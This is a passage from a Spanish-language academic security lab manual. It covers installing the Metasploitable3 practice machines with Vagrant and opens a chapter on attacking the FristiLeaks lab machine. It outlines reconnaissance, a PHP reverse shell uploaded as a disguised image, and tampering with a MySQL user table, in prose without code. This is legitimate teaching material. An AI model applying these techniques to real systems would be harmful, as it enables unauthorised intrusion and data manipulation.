


Figura 96. Cmd Abierto

Si ya estamos adentro de la consola cmd, lo siguiente será ejecutar el comando **cd..**. comando utilizado para salirnos de la carpeta system32 hacemos esto hasta que lleguemos a la carpeta raíz **C:/**




```
Administrador: Símbolo del sistema
Microsoft Windows [Versión 10.0.26100.5074]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Windows\System32>cd..
C:\Windows>cd..
C:\>
```

Figura 97. Llegamos a la Carpeta Raíz Usando CD..

Cuando estemos en la carpeta raíz, ingresamos el comando **mkdir metasploitable3-workspace** este comando nos permite crear una carpeta de nombre: **metasploitable3-workspace**, en nuestra carpeta raíz



```
Administrador: Símbolo del sistema

C:\>mkdir metasploitable3-workspace
C:\>
```

Figura 98. Comandos Mkdir Insertado

Si observan ya ingresamos el comando, las siguientes 2 imágenes que se muestran a continuación muestran como fue el antes y después de la creación de la carpeta




Figura 99. Antes del MKDIR




Figura 100. Después del MKDIR

Aquí podemos ver como luego de usar el comando dado anteriormente se crea una carpeta llamada **metasploitable3-workspace**, en nuestra carpeta raíz

```
Administrador: Símbolo del sistema

C:\>mkdir metasploitable3-workspace

C:\>cd metasploitable3-workspace

C:\metasploitable3-workspace>
```

Figura 101. Ingresamos a la Carpeta Usando el Comando CD junto al Nombre de la Carpeta

Después ingresamos el comando `cd metasploitable3-workspace` (fecha azul) esto lo hacemos para verificar que efectivamente si se haya creado la carpeta con ese nombre, luego de esto lo que haremos es abrir una sección en la consola de PowerShell




Figura 102. Abrimos la Consola de PowerShell

Para abrir la consola mencionada anteriormente volvemos a abrir el menú de aplicaciones de Windows y buscamos PowerShell, luego la ejecutamos como administrador y nos saldrá esta ventana.




Figura 103. Consola de PowerShell

Luego de que entremos a nuestra consola debemos regresar a la raíz como hicimos en el cmd, esto lo hacemos usando el comando `cd..`.

```
Administrador: Windows PowerShell

Instale la versión más reciente de PowerShell para obtener nuevas características y mejoras. https://aka.ms/PSWindows

PS C:\WINDOWS\system32> cd..
PS C:\> cd metasploitable3-workspace
PS C:\metasploitable3-workspace> Invoke-WebRequest -Uri "https://raw.githubusercontent.com/rapid7/metasploitable3/master/Vagrantfile" -OutFile "Vagrantfile"
PS C:\metasploitable3-workspace> vagrant up
Bringing machine 'ub1404' up with 'virtualbox' provider...
Bringing machine 'win2k8' up with 'virtualbox' provider...
==> ub1404: Importing base box 'rapid7/metasploitable3-ub1404'...
Progress: 10%
```

Figura 104. Aplicamos Los Comandos Para Descargar Metasp

Aquí luego de volver a la carpeta raíz con el comando **cd..** (flechas azules) ingresamos a la carpeta de nombre **metasploitable3-workspace** (flecha naranja) cuando ingresemos aquí lo siguiente será escribir el comando:

Invoke-

WebRequestUri"https://raw.githubusercontent.com/rapid7/metasploitable3/master/Vagrantfile" -OutFile "Vagrantfile"

Por último, ingresamos el comando **vagrant up** (flecha verde) este comando es importante por que permite inicializar la descarga de metasploitable.

```
Administrador: Windows PowerShell

==> ub1404: Forwarding ports...
ub1404: 22 (guest) => 2222 (host) (adapter 1)
==> ub1404: Running 'pre-boot' VM customizations...
==> ub1404: Booting VM...
==> ub1404: Waiting for machine to boot. This may take a few minutes...
ub1404: SSH address: 127.0.0.1:2222
ub1404: SSH username: vagrant
ub1404: SSH auth method: password
ub1404:
ub1404: Inserting generated public key within guest...
ub1404: Removing insecure key from the guest if it's present...
ub1404: Key inserted! Disconnecting and reconnecting using new SSH key...
==> ub1404: Machine booted and ready!
==> ub1404: Checking for guest additions in VM...
ub1404: No guest additions were detected on the base box for this VM! Guest
ub1404: additions are required for forwarded ports, shared folders, host only
ub1404: networking, and more. If SSH fails on this machine, please install
ub1404: the guest additions and repackage the box to continue.
ub1404:
ub1404: This is not an error message; everything may continue to work properly,
ub1404: in which case you may ignore this message.
==> ub1404: Setting hostname...
==> ub1404: Configuring and enabling network interfaces...
==> win2k8: Importing base box 'rapid7/metasploitable3-win2k8'...
==> win2k8: Matching MAC address for NAT networking...
==> win2k8: Checking if box 'rapid7/metasploitable3-win2k8' version '0.1.0-weekly' is up to date...
==> win2k8: Setting the name of the VM: metasploitable3-workspace_win2k8_1756795645373_63797
==> win2k8: Fixed port collision for 22 => 2222. Now on port 2200.
==> win2k8: Clearing any previously set network interfaces...
A host only network interface you're attempting to configure via DHCP
already has a conflicting host only adapter with DHCP enabled. The
DHCP on this adapter is incompatible with the DHCP settings. Two
host only network interfaces are not allowed to overlap, and each
host only network interface can have only one DHCP server. Please
reconfigure your host only network or remove the virtual machine
using the other host only network.
PS C:\metasploitable3-workspace> vagrant upcl
```

Figura 105. Se visualiza la Descarga

Después de terminar la descarga nos saldrán 2 máquinas virtuales, una de Ubuntu y otra de Windows, estas máquinas nos permitirán hacer nuestras practicas aquí.




Figura 106. se Visualizan las Maquinas en VirtualBox

Ya llegado a este punto podemos ver como nuestras máquinas virtuales están en virtual box. Los datos de ingreso usuario y contraseña de nuestras máquinas virtuales son:

Usuario: vagrant

Contraseña: vagrant

Verificación de la Instalación.

Probamos que lo hecho funcione arrancando las maquinas.




Figura 107. Arrancamos la Máquina Virtual de Windows Server 2008.

Para probar que lo hecho si funciona arrancamos las dos máquinas, en este caso se arranca la máquina de Windows server 2008.




Figura 108. Arranque de Ubuntu

Aquí luego arrancamos la máquina virtual de Ubuntu en este caso si iniciamos sección en Ubuntu servidor. Así termina manual.

4.9. Conclusión

La correcta descarga e instalación de Metasploit 3 constituye el primer paso para el desarrollo de prácticas en seguridad informática dentro de un entorno controlado y académico. A través de este manual ofrecemos una guía clara y estructurada que facilita al estudiante la preparación de su equipo de trabajo, garantizando que cuente con todos los elementos necesarios para ejecutar la herramienta de forma adecuada.

El proceso descrito permite comprender la importancia de seguir una metodología ordenada, desde la verificación de los requisitos previos hasta la comprobación final de la instalación, evitando errores comunes que suelen dificultar el aprendizaje inicial.

De esta manera, el manual no solo asegura que Metasploit quede operativo, sino que también promueve el uso responsable y ético de la herramienta, resaltando que su aplicación debe limitarse a contextos académicos y de investigación, siempre con el fin de fortalecer las competencias técnicas en auditoría y pruebas de penetración.

En conclusión, el documento cumple con el propósito de servir como apoyo práctico para quienes inician en el estudio de la ciberseguridad ofensiva, brindando un punto de partida sólido para posteriores ejercicios de exploración y explotación en entornos virtualizados.

5. Capítulo 5. Vulneracion Ética de una página web alojada en FristiLeaks desde Kali Linux

5.1. Introducción

En este capítulo se recoge de forma organizada el paso a paso la práctica realizada dentro del laboratorio de auditoría de redes, donde el reto principal fue trabajar con la máquina vulnerable FristiLeaks y aplicar diferentes técnicas de hacking ético. Todo el proceso se llevó a cabo en un entorno controlado de máquinas virtuales, utilizando VirtualBox para simular tanto la máquina víctima como la máquina atacante. De esta manera, se pudo experimentar de manera segura con configuraciones de red, pruebas de vulnerabilidad y explotación de servicios.

La primera parte de la práctica consistió en configurar la red con NAT y modificar la dirección MAC de Edubuntu, con el fin de garantizar que la máquina trabajara únicamente con una dirección fija y que la conectividad quedara bajo control. Este paso inicial fue importante porque sirvió de base para que después todo funcionara correctamente entre las máquinas virtuales y se pudiera realizar la conexión hacia el servidor víctima.

Posteriormente se hizo un reconocimiento de la red empleando herramientas como Nmap, que permitieron descubrir los servicios activos y versiones en ejecución dentro del segmento configurado. A partir de ahí se localizaron puertos abiertos y se identificó el servidor web vulnerable. Con ayuda de Dirb, se exploraron directorios ocultos y se detectaron rutas que más adelante servirían como puerta de entrada.

La parte más interesante vino cuando se trabajó con la subida de archivos maliciosos. Se preparó un archivo de tipo reverse shell en PHP, disfrazado con extensión de imagen, para aprovechar la vulnerabilidad en el sistema de carga del sitio. Al lograr subir y ejecutar este

archivo, se estableció una conexión inversa que dio acceso remoto al servidor FristiLeaks, abriendo así la posibilidad de navegar por sus directorios y explorar archivos sensibles.

Finalmente, se consiguió ingresar a la base de datos MySQL del sistema, utilizando credenciales descubiertas en el proceso. Una vez dentro, se identificó la base de datos de la aplicación web y se manipuló la tabla members, insertando nuevos usuarios de prueba. Para verificar el éxito del procedimiento, se probaron las cuentas creadas en el portal de FristiLeaks y efectivamente funcionaron, confirmando que se había logrado el objetivo de comprometer el sistema y tomar control sobre los registros de usuario.

5.2. Alcance

El informe abarca un período de trabajo de 4 días, comprendido entre el jueves 4 de agosto de 2025 y el martes 9 de agosto de 2025, fecha en la cual se dio por concluido el proceso de prácticas. Durante este tiempo se llevó a cabo la configuración inicial de las máquinas virtuales en VirtualBox, se realizaron las pruebas de conectividad y escaneo de servicios, y se desarrollaron ejercicios de explotación controlada sobre la máquina vulnerable FristiLeaks. Además, se recopilaron evidencias en forma de capturas de pantalla, salidas de comandos y fragmentos de configuraciones, con el objetivo de documentar de manera clara cada paso del procedimiento. Además de esto, toda la información obtenida fue organizada en este informe, con el propósito de dejar constancia del trabajo realizado y servir como material de consulta y estudio en futuras evaluaciones académicas.

5.3. Objetivos

5.3.1 General

. aplicar técnicas de auditoría de seguridad en entornos virtualizados mediante la configuración de red, el uso de comandos en Kali Linux y la explotación controlada de vulnerabilidades en la plataforma FristiLeaks, con el fin de comprender los riesgos asociados y comprobar métodos de acceso y manipulación de datos en sistemas vulnerables.

5.3.2 Específicos

- Configurar la red en entornos virtualizados (VirtualBox con NAT) y asignar direcciones MAC fijas, garantizando conectividad controlada entre la máquina atacante y la máquina víctima.
- Identificar y escanear servicios activos en la red con Nmap, reconociendo puertos abiertos y posibles puntos de acceso en el servidor vulnerable.
- Subir y ejecutar una reverse shell en PHP disfrazada como archivo de imagen, estableciendo comunicación remota con el sistema víctima.
- Acceder al sistema de gestión de bases de datos MySQL y manipular la información en la tabla members, logrando crear usuarios válidos y comprobar su acceso al portal web.

5.4. Planteamiento Del Problema

En la actualidad, los sistemas informáticos y las aplicaciones web se enfrentan constantemente a intentos de intrusión que buscan aprovechar fallos de seguridad para acceder de manera no autorizada a información sensible. Muchas organizaciones, por desconocimiento o descuido, mantienen servidores y aplicaciones con vulnerabilidades que pueden ser explotadas fácilmente mediante técnicas conocidas y al alcance de cualquier atacante con conocimientos básicos.

Uno de los principales retos en el ámbito de la seguridad informática es la falta de experiencia práctica de los estudiantes y profesionales en el manejo de herramientas de auditoría, pruebas de penetración y explotación de vulnerabilidades. Si bien existen teorías y marcos conceptuales que explican los riesgos, solo mediante la experimentación en entornos controlados es posible comprender realmente cómo operan los ataques, cuáles son las fases que los componen y qué consecuencias pueden tener.

El problema radica en que, sin un acercamiento práctico, los futuros profesionales de la informática carecen de la capacidad de identificar, prevenir y mitigar riesgos reales en sistemas expuestos a internet. De allí surge la necesidad de desarrollar prácticas con máquinas vulnerables como **FristiLeaks**, que permiten simular de manera ética y segura escenarios de intrusión.

En este contexto, el presente trabajo busca dar respuesta a la siguiente pregunta central: ¿Cómo aplicar herramientas y técnicas de auditoría informática en un entorno virtualizado controlado, para comprender el proceso de explotación de vulnerabilidades en aplicaciones web y bases de datos?

5.5. Subcapítulo 1: Cambio y Asignación de Dirección MAC en Edubuntu Para la Virtualización con NAT

Para poder realizar el cambio y asignación de mi dirección mac y que solo entregue una ip dhcp o desde una red NAT lo primero que hacemos es ingresar nuestro virtualbox de la siguiente manera.




Figura 109. Visualización Virtualbox

Estand en este apartado, seleccionamos nuestra maquina (en este caso será Edubuntu) en la que queremos hacer esto, pero en vez de arrancarla como normalmente hacemos, lo que realizaremos es ir la configuración (Flecha Azul)




Figura 110. Visualización de la Configuración de Edubuntu

Lo siguiente que se debe hacer es ingresar al apartado de red, como se muestra en la imagen anterior, estando allí lo primero que hacemos es cambiar dirección **Mac 080027FDDA82** (rectángulo negro) que este caso sería la que tiene por defecto esta máquina.




Figura 111. Mac por defecto de la Máquina.

Luego lo que hacemos es cambiar esa Mac por defecto, por otra Mac fija de nuestra preferencia. La nueva Mac que se asignó fue **08:00:27:AA:BB:CC** (rectángulo negro) al configurar esta Mac de forma física, Lo que se hace es evitar que el usuario pueda cambiar la Mac de forma manual desde edubuntu y si llega a hacerlo no podrá navegar en internet.





Figura 112. Establecimiento de Una Nueva Mac fija



Cuando luego de darle clic en aceptar iniciamos nuestra maquina nuestra máquina, para esto le damos clic en iniciar (flecha naranjada)

